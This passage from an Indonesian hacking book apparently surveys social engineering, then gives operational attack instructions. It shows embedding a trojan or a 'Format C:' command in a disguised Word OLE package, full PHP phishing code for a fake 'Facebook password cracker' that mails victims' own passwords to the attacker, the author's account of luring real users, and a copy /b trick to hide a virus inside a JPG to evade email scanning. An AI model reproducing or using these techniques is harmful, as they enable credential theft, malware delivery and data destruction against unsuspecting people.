- *Important User* (menyamar sebagai orang penting)

Contoh: seseorang menyamar sebagai seorang yang memiliki kedudukan tinggi di perusahaan dan kemudian berusaha untuk mengintimidasi karyawan atau bawahannya untuk mengumpulkan informasi dari mereka.

- *Third Party Authorization* (pemalsuan otorisasi)

Contoh: seseorang berusaha meyakinkan target untuk memberikan informasi yang diperlukan dengan mengatakan bahwa ia telah diberi otorisasi oleh seseorang untuk menanyakan hal tersebut yang biasanya adalah seseorang yang lebih tinggi jabatannya.

- *Technical Support* (menyamar sebagai bagian technical support)

Contoh: seseorang menyamar sebagai salah satu dari tim IT dan berusaha mengumpulkan informasi dari korbannya.

- *In Person* (mendatangi langsung ke tempat korban)

Contoh: seseorang mendatangi langsung lokasi target untuk mengumpulkan informasi dari lokasi di sekitar tempat korbannya, antara lain dengan menyamar sebagai petugas kebersihan dan mencari atau mengumpulkan data/informasi dari tempat sampah yang ada di tempat korban (*dumpster diving*), atau berusaha melihat sekeliling pada saat user sedang mengetikkan password di komputernya (*shoulder surfing*).

Computer based social engineering dapat dikategorikan menjadi empat jenis:

- Mail/IM (Instant Messenger Attachment)

Seseorang yang melakukan chatting melalui Instant Messenger lalu lawan bicaranya mengirimkan sebuah file attachment berisi trojan, virus, atau worm dengan tujuan untuk mengumpulkan data atau informasi dari komputer korban.

- Pop-Up Windows

Hacker membuat suatu software untuk menipu user agar memasukkan username dan password miliknya dengan menggunakan pop-up window pada saat user sedang menggunakan komputer.

- Website

Hacker membuat suatu website tipuan untuk menarik user agar memasukkan alamat email dan password pada saat mendaftar (*register*) untuk memperoleh sesuatu, misalnya hadiah.

- Spam Email

Hacker mengirimkan email berisi attachment yang mengandung virus atau trojan.

Dulu, pernah terjadi pada email Yahoo, dimana terdapat banyak email yang mengaku akan membobol password email Yahoo orang lain. Pada isi email korban akan diminta untuk memasukkan passwordnya sendiri.

Salah satu teknik dalam Social Engineering disebut dengan *Shoulder Surfing* yang arti sebenarnya adalah ngintip. Misalnya, seseorang mengintip orang lain yang sedang mengetikkan password. Contoh umum adalah melihat orang lain memasukkan PIN di ATM, hal itu disebut sebagai *Shoulder Surfing*.

0087170927	1 x 34800	<<
SELF EMPOWERMENT BY NLP	34,800	*
1239139573	1 x 77500	<<
MAHIR SULAP DALAM SEKEJAP	77,500	*
TRANSAKSI		
TOTAL	2	112,300
PEMBAYARAN		
CARD		112,300
1-AMOUNT : BOA UTSA		
2-NAME :		
3-REFERENCE #		

TERIMA KASIH
UNTUK BARANG KENA PAJAK
SUDAH TERMASUK PPN
#222-143326-001-290707-ayu-0:0:23


Gambar 314: Struk belanja kartu kredit.

Dari struk tersebut, Anda bisa mengetahui 3 hal berikut:

- Jenis kartu: Visa
- Nama pemilik kartu kredit tersebut
- Reference menunjukkan nomor kartu kredit.

Selain itu, juga terdapat tanggal transaksi, nama pemilik kartu, beserta nomor kartu kreditnya. Pada beberapa kasus ada yang ditandatangani dan ada pula yang tidak. Wahai para pemilik kartu kredit, sadarkah Anda dengan kebiasaan Anda yang membuang sembarangan bukti belanja dengan kartu kredit? Waspadalah!

Aksi *Dumpster Diving* untuk mencari nomor kartu kredit tidak hanya bersumber dari struk belanja. Pada dasarnya, masih banyak sumber lainnya yang sering diabaikan oleh kebanyakan orang. Misalnya, apabila seseorang yang baru saja menerima aplikasi kartu kredit, pada surat pengantarnya akan selalu ditampilkan nomor kartu kreditnya. Biasanya, setiap bulan, para pemilik kartu kredit akan menerima billing tagihan. Di sana juga selalu ditampilkan data kartu kredit tersebut.



Gambar 315: Billing tagihan kartu kredit


Dari contoh kasus *Dumpster Diving* di atas, dengan Social Engineering, aksi hacking pada contoh kasus carding ini tidak perlu modal apa-apa. Apalagi harus mempelajari bahasa pemrograman, dan memahami sistem keamanan komputer/internet. Melainkan dengan memanfaatkan kelemahan atau kelalaian faktor manusia.

Dalam dunia hacking, hanya dengan membuat website, email, atau sebuah artikel blog yang meyakinkan target, pelaku Social Engineering bisa melakukan aksinya dengan berbagai cara, media, dan lokasi.

Di awal buku ini, sudah saya sampaikan, bagaimana saya memanfaatkan *easter egg* pada MS. Word dan menggabungkannya dengan sedikit Social Engineering. Teknik ini cukup

menarik dengan menggabungkan *easter egg* yang ada pada MS. Word dengan fungsi OLE (Object Linking and Embedding). Anda bisa menyisip kode virus atau apapun yang akan menginfeksi komputer orang lain.

Untuk contoh jadinya, Anda bisa melihat file Word yang telah saya buat pada CD penyerta buku ini. File Word ini saya buat menggunakan MS. Word 2010. Walau demikian, efek ini bekerja dengan baik pada beberapa versi MS. Word sebelumnya. File ini bernama word-secret.doc.




Gambar 316: Perintah tersembunyi dalam MS. Word.

Sebelum Anda mencoba membuatnya, sebaiknya Anda menjalankan terlebih dahulu file tersebut untuk melihat efeknya, supaya Anda lebih paham. Sewaktu Anda menjalankan ikon printer tersebut, akan muncul program game Minesweeper dari Windows.


Berikut langkah pembuatannya:

1. Buka Windows Explorer dan juga sebuah halaman MS. Word.
2. Carilah program atau aplikasi yang ingin Anda sisipkan dalam MS. Word. Dari Windows Explorer, drag program tersebut ke halaman MS. Word. Ikon dari program tersebut akan muncul pada MS. Word.
3. Perhatikan contoh di bawah ini saya men-drag file server trojan ke MS. Word.




Gambar 317: Menyisipkan file trojan.

4. Kini kita perlu mengedit ikon tersebut supaya tidak terlihat mencurigakan. Klik kanan ikon tersebut, arahkan mouse pada *Packager Shell Object Object*, kemudian klik **Convert**.




Gambar 318: Memodifikasi file trojan.

5. Berikan tanda centang pada bagian *Display as icon* dan klik tombol **Change Icon** untuk melakukan penyamaran.



Gambar 319: Mengatur OLE Package.


6. Klik tombol **Browse** dan carilah ikon yang berbentuk printer atau apapun yang Anda suka. Pada bagian **Caption**, isilah dengan teks yang ingin Anda tampilkan.



Gambar 320: Mengganti ikon dan caption.

7. Selanjutnya klik **OK** dan **OK** sekali lagi.


Kini, program atau virus atau apapun yang Anda sisipkan, bisa saja aktif setiap saat dijalankan.



Gambar 321: File berbahaya tersembunyi.

Mungkin ini terlihat terlalu teknis, tetapi untuk menambah sisi Social Engineering-nya, Anda bisa memasukkan kata-kata pemikat. Salah satunya adalah seperti file yang telah saya berikan di kata pengantar buku ini.

Biasanya, sewaktu orang menjalankan program dari MS. Word seperti ini, akan muncul kotak peringatan seperti di bawah ini. Itulah kenapa pada MS. Word yang saya contohkan tidak menampilkan *capture* gambarnya, supaya orang langsung menekan OK tanpa membaca isi peringatan tersebut. Tanpa sadar program yang dijalankan adalah *virus and friends*.




Gambar 322: Pesan menjalankan paket.

Sebagai tambahan, khusus untuk Anda pengguna Windows sebelum Windows 7, seperti Windows XP, terdapat sebuah pilihan untuk menyisipkan *Command Line*, atau baris perintah.


Contoh sederhana: **Format C:**

Pada pilihan klik kanan terdapat tambahan **Edit Package**.




Gambar 323: Edit package.

- Dalam tampilan *Object Packager*, klik menu **Edit** dan klik **Command Line**.



Gambar 324: Memasukkan perintah.

Masukkan perintah rahasia yang ingin Anda sisipkan dan klik **OK**.



Gambar 325: Perintah format.


Setelah selesai, klik menu **File** dan klik **Update** untuk menyimpan perubahan.



Gambar 326: Update perubahan.

Bayangkan, apa yang terjadi seandainya drive C: sebuah komputer kena format?

Cara yang populer sekarang adalah melalui email, dengan mengirim email yang meminta target untuk membuka attachment yang tentunya bisa kita sisipi worm atau trojan horse untuk membuat backdoor di sistemnya.



Gambar 327: Bahaya program bajakan.

Teknik Social Engineering lain yang pernah saya temukan adalah sebuah situs yang mengaku bisa membobol account Facebook seseorang. Sementara itu, untuk melakukan hal ini, seseorang diminta memasukkan nama emailnya, passwordnya, dan email atau username target. Perhatikan, masa mau membobol password orang lain harus memasukkan password kita juga?

Dengan script PHP sederhana di bawah ini, saya bisa mengelabui orang untuk mendapatkan passwordnya. Ingat, ini hanya contoh, karena saya terinspirasi dari kasus orang lain. Berikut contoh halaman yang saya buat. Maaf, saya tidak bisa memberikan link dimana saya menaruh aksi ini. Silakan Anda buat sendiri.



Gambar 328: Layanan pencari password palsu.

Ini hanyalah sebuah model sederhana, mungkin Anda bisa lebih kreatif dari saya. Sewaktu korban meng-klik tombol Kirim yang terjadi sebenarnya adalah dia memasukkan passwordnya sendiri dan masuk ke dalam email yang telah kita tentukan. Sebagai tambahan saja, efek dari tindakan di atas akan lebih efektif jika Anda membuat halaman yang berbahasa Inggris karena lebih dipercaya.

Berikut email yang saya terima dari contoh di atas.

Korban Baru Password Facebook! Kotak Masuk

★ korban-asli@yahoo.com <korban-asli@yahoo.com> 10 Maret 2011 17:12
Kepada [REDACTED]@gmail.com

[Balas](#) | [Balas ke semua](#) | [Teruskan](#) | [Cetak](#) | [Hapus](#) | [Tampilkan aslinya](#)

Email Pengirim: korban-asli@yahoo.com

Password: inipasswordku

Email Temannya: korban-palsu@yahoo.com

Info Temannya: bantuin aku ya, soalnya aku udah putus sama dia, tapi dia masih sering ganggu aku. aku cewek dia cowok, dia masih smu

Gambar 329: Korban layanan pencarian password.

Bagi yang kurang paham dengan script PHP, ini saya lampirkan.

File-2: facebook.php

```
<html>
<head>
<title>Bongkar Password Facebook Teman Anda</title>
</head>
<body bgcolor="black" text="yellow">
<p>
<h4>Untuk membongkar password, kami memerlukan informasi
mengenai Anda dan target</h4>
<b>Silahkan masukkan data yang dibutuhkan di bawah ini:</b>
<form id="form1" name="form1" method="post"
action="informasi.php">
<table width="455" border="0" cellspacing="0"
cellpadding="0">
<tr>
    <td height="45" align="right"><label for="email1">Email
Facebook Anda</label></td>
    <td><input name="email1" type="text" id="email1"
size="30" /></td>
```

```

</tr>
<tr>
    <td width="175" height="44" align="right"><label for="fb">Password Anda</label></td>
    <td width="280"><input name="fb" type="password" id="fb" size="30" />
    </td>
</tr>
<tr>
    <td height="45" align="right"><label for="email2">Email Facebook Target</label></td>
    <td><input name="email2" type="text" id="email2" size="30" /></td>
</tr>
<tr>
    <td height="41" align="right"><label for="info">Masukan informasi tambahan mengenai target. <br>Seperti pekerjaan, jenis kelamin, dll.</label></td>
    <td><textarea name="info" cols="30" rows="5" id="info"></textarea></td>
</tr>
<tr>
    <td height="38">&ampnbsp</td>
    <td><label>
        <input type="submit" name="submit" id="Submit" value="Kirim" />
    </label></td>
</tr>

```

File-1: informasi.php

```

<?php
/* Silahkan ganti subject dan email Anda sendiri.*/
$mailto = 'Korban Baru Password Facebook!';
$mailto = 'pakai@email-sendiri.com';
/* Fungsi berikut untuk mengambil input field. */
$fbField = $_POST['fb'];
$email1Field = $_POST['email1'];
$email2Field = $_POST['email2'];
$infoField = $_POST['info'];
/* Mengambil informasi untuk dikirim ke email. */
$body = <<<EOD
<br><hr><br>

```

```
Email Pengirim: $email1Field <br>
Password: $fbField <br>
Email Temannya: $email2Field <br>
Info Temannya: $infoField <br>
EOD;

$headers = "From: $email1Field\r\n"; // Buat nunjukin
pengirim email.
$headers .= "Content-type: text/html\r\n"; // Untuk
memerintahkan server melakukan coding teks.
$success = mail($mailto, $emailSubject, $body, $headers); // 
Hal-hal yang akan dikirim.
?>

<html>
<head>
<meta http-equiv="Content-Type" content="text/html;
charset=utf-8" />
<title>Proses pencarian password sedang dilakukan</title>
</head>
<body bgcolor="black" text="white">
Kami akan memproses permintaan Anda segera.
<br>Silakan periksa email Anda untuk mengetahui password
teman Anda.<p>
<p>
Segala bentuk penyalahgunaan password yang Anda peroleh di
luar tanggung jawab kami.

</body>
<html>
```

Cara penggunaanya, Anda hanya perlu mengupload kedua file tersebut pada hosting Anda. Lalu buat sebuah link supaya orang mengarah ke halaman tersebut. Saya sendiri mencoba dengan teknik menulis di status Facebook dan mengatakan kalau website tersebut bisa menemukan password facebook orang lain. Ternyata cukup banyak yang berminat, alias jadi korban.

Saya tidak ingin terlalu berlama-lama pada sesi Social Engineering ini. Intinya adalah bagaimana Anda meyakinkan orang lain untuk mendapatkan passwordnya, mendapatkan informasi rahasia, termasuk pula bagaimana membuat target bersedia menjalankan file yang sudah Anda sisipi trojan atau apapun tujuan Anda.


Hehe, *Good luck*, ya.

Teknik Kamuflase | 28

Teknik kamuflase sebenarnya adalah sebuah teknik untuk menyembunyikan file. Contohnya, ketika Anda ingin memasang sebuah file server trojan, Anda tentunya tidak mungkin memberi sebuah file server trojan kepada seseorang untuk menjalankannya. Teknik kamuflase ini sudah sangat sering digunakan oleh virus dan varian-nya untuk menyebarluaskan diri dengan cara menempel pada sebuah file asli. Apalagi kalau Anda sering menginstall sembarang program dari internet.

Menyisipkan File Virus dalam Email


Sebagai contoh, saya akan menggunakan Yahoo! Secara default, Yahoo! akan menolak file yang mengandung virus di dalamnya untuk dikirimkan. Sehingga proses attachment akan gagal. Ada sebuah teknik yang bisa Anda gunakan untuk menyisipkan virus ke dalam sebuah file supaya tidak terdeteksi oleh Yahoo! sehingga Anda bisa mengirimkannya kepada orang lain.



Gambar 330: File terdeteksi virus.

Untuk mengakalinya, jalankan program Command Prompt dari komputer Anda.

Tugas Anda berikutnya adalah menyiapkan file virus atau trojan dan file gambar yang terdapat dalam satu folder. Sebaiknya, file virus tersebut Anda compress terlebih dahulu menggunakan program WinRAR atau WinZip.



Gambar 331: Menggabungkan file dalam WinRAR.

Kalau Anda berniat berbuat jahat, Anda tidak perlu memasukkan ke dalam file RAR, sebab sewaktu seseorang membuka file gambar tersebut, akan otomatis terserang.

Dalam Command Prompt, tulalah pada folder penyimpanan kedua file tersebut. Kemudian ketikkan perintah berikut:

copy /b nama-file-gambar.jpg+file-virus.rar file-hasil-samaran.jpg


Pada contoh yang saya gunakan, nama file gambar adalah mobil.jpg, sedangkan file RAR virus adalah Keygen.rar. Lalu file hasilnya saya berikan nama hasil-samaran.jpg. Dengan demikian, saya mengetikkan:

copy /b mobil.jpg+keygen.rar hasil-samaran.jpg

```
C:\Documents and Settings\Yes You Can\My Documents\Folder>copy /b mobil.jpg+keygen.rar hasil-samaran.jpg
1 file(s) copied.
C:\Documents and Settings\Yes You Can\My Documents\Folder>
```

